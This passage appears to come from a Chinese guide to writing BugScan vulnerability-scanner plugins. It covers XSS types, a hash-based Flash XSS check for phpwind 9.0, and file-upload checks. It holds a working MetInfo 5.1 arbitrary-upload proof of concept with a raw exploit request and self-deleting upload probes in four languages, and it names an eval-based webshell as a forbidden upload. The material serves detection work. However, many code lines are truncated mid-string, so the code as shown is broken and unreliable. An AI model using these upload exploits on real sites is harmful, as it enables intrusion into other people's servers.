   存储型 XSS 和 反射型 XSS 仅有的区别就是提交的 XSS 代码会永久地存储在服务器上，这其中包括存储在数据库，文件系统，或者内存，下次请求的时候，不需要再输入 XSS 代码。最典型的存储型 XSS 就是留言板 XSS，攻击者在留言中插入 XSS 代码，然后提交到服务器存储起来，当目标用户在查看留言时，从数据库中取出攻击代码在展示的时候就触发了 XSS。

   由于此类 **XSS** 检测时无法做到无损扫描，官方暂时不收录该类插件

4. DOM 型 XSS

   DOM XSS 与前两者在差别，就在于 DOM XSS 的代码不需要服务器的直接参与，可以认为完全是客户端的事。

   由于此类 **XSS** 检测时与 **3,4** 两类有较大重叠，官方暂时不收录该类插件

Flash XSS

这一类的 XSS 主要是由于 Flash 与 Js 交互过程中产生的 XSS。

检测方法：校验 flash 的 hash 值（例如: md5）

实例：

phpwind 9.0 /res/js/dev/util_libs/swfupload/Flash/swfupload.swf XSS漏洞

由于 Flash 文件是可以下载到客户端，所以直接下载该 swf 文件，校验其 hash。
根据漏洞详情，可知该 swf 文件路径为:
`/res/js/dev/util_libs/swfupload/Flash/swfupload.swf` 。

范例插件：

PHPWind 9.0 swfupload.swf Flash XSS

> 感谢插件作者: xyw55

```
#!/usr/bin/env python
# coding:utf-8
# @Date    : 2015-06-28
# @Author  : xyw55 (xyw5255@163.com)

'''
phpwind 9.0 /res/js/dev/util_libs/swfupload/Flash/swfupload.swf xss
refer : http://wooyun.org/bugs/wooyun-2013-017731
'''
import md5


def assign(service, arg):
    if service == fingerprint.phpwind:
        return True, arg

def audit(arg):
    flash_md5 = "3a1c6cc728dddc258091a601f28a9c12"
    file_path = "/res/js/dev/util_libs/swfupload/Flash/swfupload.sw
    url = arg
    verify_url = url + file_path

    code, head, res, redirect_url, log = hackhttp.http(verify_url)
    if code == 200:
        md5_value = md5.new(res).hexdigest()
        if md5_value in flash_md5:
            # info 中不要传 log
            security_info(url + ' phpwind Reflected XSS; plaload: /


if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.phpwind, 'http://www.example.com/')[1]
```

文件上传类

文件上传类插件可以分两种方法进行上传:

- raw (推荐)

  直接发送 HTTP 原始报文，可直接从 BurpSuite 中复制该报文，使用 curl2 的 raw 发包形式来上传文件。

- post

  通过构造 `enctype="multipart/form-data"` 形式的 form 表单来上传文件。

  > 由于 MIME 类型较多，在处理时比较麻烦，官方推荐使用 raw 形式上传文件。

范例插件

MetInfo5.1 /feedback/uploadfile_save.php 任意文件上传

> 感谢插件作者: wonderkun

```
#!/usr/bin/evn python
# -*-:coding:utf-8 -*-
# Author: wonderkun
# Name: MetInfo5.1 任意文件上传 getshell
# Refer: http://www.wooyun.org/bugs/wooyun-2015-0139168
# Data: 2015/12/15

import time

def assign(service,arg):
    if service == fingerprint.metinfo:
        return True, arg

def audit(arg):
    url = arg + "feedback/uploadfile_save.php?met_file_format=pphph
```

```
    raw = '''
POST /feedback/uploadfile_save.php?met_file_format=pphphp&met_file_
Host: localhost
Content-Length: 423
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHT
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryE
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=hfqa37uap92gdaoc2nsco6g0n1

------WebKitFormBoundaryE1toBNeESf6p0uXQ
Content-Disposition: form-data; name="fd_para[1][para]"

filea
------WebKitFormBoundaryE1toBNeESf6p0uXQ
Content-Disposition: form-data; name="fd_para[1][type]"

5
------WebKitFormBoundaryE1toBNeESf6p0uXQ
Content-Disposition: form-data; name="filea"; filename="test.php"
Content-Type: application/x-php

<?php echo md5(1);unlink(__FILE__);?>
------WebKitFormBoundaryE1toBNeESf6p0uXQ--
    '''
    # proxy=('127.0.0.1',8080)
    code1, head1, res1, finalurl1, log1 = hackhttp.http(url, raw=ra

    # get upload file name
    name = int(time.time())
    for i in range(100, 10000):
        filename = name + i
        url = arg + 'upload/file/%s.php' % (str(filename))
        code2, head2, res2, finalurl2, log2 = hackhttp.http(url)
        if code2 == 200 and "c4ca4238a0b923820dcc509a6f75849b" in r
```

```
            # 只用传递触发漏洞的 log，验证上传成功的 log 不需要
            security_hole('file upload Vulnerable:' + arg + "feedba
            break
if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.metinfo, "http://127.0.0.1/metinfo5.1/
```

文件上传类插件检测步骤

1. 上传指定文件到目标
2. 访问上传后的文件
3. 判断是不是 1 中上传的文件

文件上传类的插件原则

1. 一般情况下要求上传可执行的文件，例如：php, asp, aspx, jsp
2. 上传文件内容要求对目标不得造成任何形式的损害。
3. 上传后的文件，在访问一次之后应该自删除。
4. 文件名应该尽量随机，不要与正常文件名相同。

上传文件样例代码

BugScan 社区官方提供了以下几类语言的上传检测样本，供开发者参考，所有文件都会在访问一次之后自删除，如果无删除权限时，由于其只输出字符串，也不会造成太大危害。

- PHP

```
<?php echo md5(233);unlink(__FILE__);?>
```

输出: e165421110ba03099a1c0393373c5b43

- ASP

```
<%
Response.Write chr(101)&chr(49)&chr(54)&chr(53)&chr(52)&chr(5
CreateObject("Scripting.FileSystemObject").DeleteFile(server.
%>
```

访问该文件后输出: e165421110ba03099a1c0393373c5b43

- ASPX

```
<%@Page Language="C#"%>
<%
Response.Write(System.Text.Encoding.GetEncoding(65001).GetStr
System.IO.File.Delete(Request.PhysicalPath);
%>
```

访问该文件后输出：e165421110ba03099a1c0393373c5b43

- JSP

```
<%
out.println(new String(new sun.misc.BASE64Decoder().decodeBuf
new java.io.File(application.getRealPath(request.getServletPa
%>
```

访问该文件后输出：e165421110ba03099a1c0393373c5b43

文件上传 Q & A

> Q: 为什么不能上传 `eval($_POST[a]);` ?
>
> A: 上传 webshell 会对目标造成危害，违反了无损扫描这一约定，并且上传内容中包含后门特征，容易被防护产品拦截。

> Q: 为什么不能上传 `phpinfo();` ?
>
> A: `phpinfo();` 看起来无害实际上却有着泄漏目标服务敏感信息的危害。如果在检测后忘记删除文件，会对其它攻击者提供便利。

> Q: 为什么要自删除？
>
> A: 自删除可保证在检测之后不会在目标系统中留下检测时产生的文件，对目标影响较小。如果上传的件名不是随机的，在下次上传时会出现写入不成功的情况。

> Q: 为什么文件名要随机？
>
> A: 文件名随机在检测没有重命名处理的上传点时好处有：
>
> 1. 如果文件名与现有的文件同名，写入会失败或者覆盖原文件。
> 2. 第一次检测上传成功，在修复漏洞后忘记删除该文件，下次检测时访问该文件会产生误报。